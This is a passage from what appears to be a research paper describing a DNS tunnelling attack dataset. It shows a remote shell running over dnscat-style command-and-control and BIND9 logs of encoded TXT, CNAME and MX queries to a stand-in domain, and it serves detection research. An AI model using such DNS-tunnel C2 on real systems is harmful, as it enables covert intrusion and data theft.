72 vagrant pts/0 10.0.2.2 12:01 59.00s 0.32s 0.00s /usr/bin/python3 /usr/bin/asciinema rec /tmp/
   dncat_client_c2.cast
73
74 sh (dncatclient) 2> uname -a
75 sh (dncatclient) 2> Linux dncatclient 5.4.0-104-generic #118-Ubuntu SMP Wed Mar 2 19:02:41 UTC 2022 x86_64 x86_64
   x86_64 GNU/Linux
```

Figure 9. DACA - Recording of attack server perspective running C2 over a DNS Tunnel.

2.4.4 Data Sample

```
1 | 2022-04-01T12:02:47.763Z info: client @0x7fde9c018a10 192.168.0.30#49445 (95
   | fc03c0b00000005b639e1554560947d038151ddb18e860dcbac93417.05031
   | b1525b39797c2d99684c8847351d98fff7fcc5a99fef95c7ec7d408.553dd2fcbf7d403189b4aab4e2.example.attack): query: 95
   | fc03c0b000000005b639e1554560947d038151ddb18e860dcbac93417.05031
   | b1525b39797c2d99684c8847351d98fff7fcc5a99fef95c7ec7d408.553dd2fcbf7d403189b4aab4e2.example.attack IN TXT +
   | (192.168.0.10)
2 | 2022-04-01T12:02:48.807Z info: client @0x7fde9c018a10 192.168.0.30#49445 (31
   | e203c0b0c4f010a98c760000760dd02e33bbae283acebb4cbc909557bb.6692a38b099f1eacd7811b0fc9489f6441f919.example.attack
   | ): query: 31e203c0b0c4f010a98c760000760dd02e33bbae283acebb4cbc909557bb.6692a38b099f1eacd7811b0fc9489f6441f919.
   | example.attack IN CNAME + (192.168.0.10)
3 | 2022-04-01T12:02:49.852Z info: client @0x7fde9c018a10 192.168.0.30#49445 (77
   | a700c0b0696bb9989a480001970e85f5ed92447dbd168faf8556dfaba.05b10f6b437692e93183.example.attack): query: 77
   | a700c0b0696bb9989a480001970e85f5ed92447dbd168faf8556dfaba.05b10f6b437692e93183.example.attack IN TXT +
   | (192.168.0.10)
4 | 2022-04-01T12:02:49.856Z info: client @0x7fde9c018a10 192.168.0.30#49445 (531c01c0b00e8ccbd8d2d20002cb7c7432.example.
   | attack): query: 531c01c0b00e8ccbd8d2d20002cb7c7432.example.attack IN CNAME + (192.168.0.10)
5 | 2022-04-01T12:02:50.872Z info: client @0x7fde9c018a10 192.168.0.30#49445 (6f8c01c0b086519e26adb300032c243357.example.
   | attack): query: 6f8c01c0b086519e26adb300032c243357.example.attack IN CNAME + (192.168.0.10)
6 | 2022-04-01T12:02:51.917Z info: client @0x7fde9c018a10 192.168.0.30#49445 (1b7801c0b0e4501636ea7a00043c38dc7e.example.
   | attack): query: 1b7801c0b0e4501636ea7a00043c38dc7e.example.attack IN MX + (192.168.0.10)
7 | 2022-04-01T12:02:52.949Z info: client @0x7fde9c018a10 192.168.0.30#49445 (49f901c0b08c469b6941510005078d6da5.example.
   | attack): query: 49f901c0b08c469b6941510005078d6da5.example.attack IN MX + (192.168.0.10)
8 | 2022-04-01T12:02:53.974Z info: client @0x7fde9c018a10 192.168.0.30#49445 (63be01c0b08b2e2c05321500065a14e6ae.example.
   | attack): query: 63be01c0b08b2e2c05321500065a14e6ae.example.attack IN TXT + (192.168.0.10)
9 | 2022-04-01T12:02:54.994Z info: client @0x7fde9c018a10 192.168.0.30#49445 (35bc01c0b0bf6893fb61f2000760b5abd4.example.
   | attack): query: 35bc01c0b0bf6893fb61f2000760b5abd4.example.attack IN TXT + (192.168.0.10)
10 | 2022-04-01T12:02:56.011Z info: client @0x7fde9c018a10 192.168.0.30#49445 (367001c0b0631e76048f550008b8aa4ce5.example.
   | attack): query: 367001c0b0631e76048f550008b8aa4ce5.example.attack IN MX + (192.168.0.10)
11 | 2022-04-01T12:02:57.043Z info: client @0x7fde9c018a10 192.168.0.30#49445 (cc6c01c0b040098a05a22e0009c1d9f378.example.
   | attack): query: cc6c01c0b040098a05a22e0009c1d9f378.example.attack IN TXT + (192.168.0.10)
12 | 2022-04-01T12:02:58.060Z info: client @0x7fde9c018a10 192.168.0.30#49445 (7e4e01c0b05d3f729b8575000afec61420.example.
   | attack): query: 7e4e01c0b05d3f729b8575000afec61420.example.attack IN MX + (192.168.0.10)
13 | 2022-04-01T12:02:59.077Z info: client @0x7fde9c018a10 192.168.0.30#49445 (75f601c0b0adf99c19fdb3000bd18a4259.example.
   | attack): query: 75f601c0b0adf99c19fdb3000bd18a4259.example.attack IN MX + (192.168.0.10)
14 | 2022-04-01T12:03:00.093Z info: client @0x7fde9c018a10 192.168.0.30#49445 (eb8601c0b060e1c94f79df000c70e12889.example.
   | attack): query: eb8601c0b060e1c94f79df000c70e12889.example.attack IN TXT + (192.168.0.10)
15 | 2022-04-01T12:03:01.110Z info: client @0x7fde9c018a10 192.168.0.30#49445 (ca1e01c0b03de84dfd7e9f000d25f7ea7f.example.
   | attack): query: ca1e01c0b03de84dfd7e9f000d25f7ea7f.example.attack IN MX + (192.168.0.10)
16 | 2022-04-01T12:03:02.134Z info: client @0x7fde9c018a10 192.168.0.30#49445 (57a201c0b0096fc767580c000e8c6bc6f9.example.
   | attack): query: 57a201c0b0096fc767580c000e8c6bc6f9.example.attack IN MX + (192.168.0.10)
17 | 2022-04-01T12:03:03.159Z info: client @0x7fde9c018a10 192.168.0.30#49445 (62be01c0b097a7de6c5cda000f8f2b8d35.example.
   | attack): query: 62be01c0b097a7de6c5cda000f8f2b8d35.example.attack IN MX + (192.168.0.10)
18 | 2022-04-01T12:03:04.183Z info: client @0x7fde9c018a10 192.168.0.30#49445 (c7f101c0b0adafef8a473c00102a06ec12.example.
   | attack): query: c7f101c0b0adafef8a473c00102a06ec12.example.attack IN MX + (192.168.0.10)
19 | 2022-04-01T12:03:05.204Z info: client @0x7fde9c018a10 192.168.0.30#49445 (3ce401c0b0eb7732102db80011dcef0069.example.
   | attack): query: 3ce401c0b0eb7732102db80011dcef0069.example.attack IN TXT + (192.168.0.10)
20 | 2022-04-01T12:03:06.244Z info: client @0x7fde9c018a10 192.168.0.30#49445 (0fd801c0b03e0aad830f0100123f7dc19f.example.
   | attack): query: 0fd801c0b03e0aad830f0100123f7dc19f.example.attack IN TXT + (192.168.0.10)
21 | 2022-04-01T12:03:07.269Z info: client @0x7fde9c018a10 192.168.0.30#49445 (20b301c0b0402325b307ac0013bf338d59.example.
   | attack): query: 20b301c0b0402325b307ac0013bf338d59.example.attack IN MX + (192.168.0.10)
22 | 2022-04-01T12:03:07.333Z info: client @0x7fde9c018a10 192.168.0.30#49445 (496103277
   | f00000000eda34125cec375939c6b39464260197ff53eebaf4b.084567ea8a9a7d3ee44e6cf275c86cdb626853bbe67ecdb69e7a41d41183
   | .21365d0ce088ad608e38ae3a0f.example.attack): query: 496103277f00000000eda34125cec375939c6b39464260197ff53eebaf4b
   | .084567ea8a9a7d3ee44e6cf275c86cdb626853bbe67ecdb69e7a41d41183.21365d0ce088ad608e38ae3a0f.example.attack IN CNAME
   | + (192.168.0.10)
23 | 2022-04-01T12:03:07.381Z info: client @0x7fde9c0466d0 192.168.0.30#49445 (2
   | d6701c0b01e27a9f81b490014f5595a6682c48fcca4d28d7041c8.example.attack): query: 2
   | d6701c0b01e27a9f81b490014f5595a6682c48fcca4d28d7041c8.example.attack IN MX + (192.168.0.10)
```

Figure 10. DACA - BIND9 logs created during C2 communications.